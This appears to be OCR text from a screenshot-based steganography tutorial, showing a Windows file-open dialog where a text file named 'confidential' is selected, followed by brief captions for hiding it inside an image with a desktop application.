Select File to Open
This PC › Desktop › steganography
Search steganography
Organize
New folder
Quick access
OneDrive - Personal
This PC
3D Objects
Desktop
Documents
Downloads
Music
Pictures
Videos
Local Disk (C:)
3 (D:)
2 (E:)
Network
confidential
steganography
File name: confidential
Text Files
Open
Cancel
Activate Windows
Go to Settings to activate Windows.
Type here to search
26°C Light rain
ENG
6:05 PM
9/6/2022


Save the image :




Now , click on Hide button :




Demo 1 this image in hide the information :




Open application:



Choose this image :

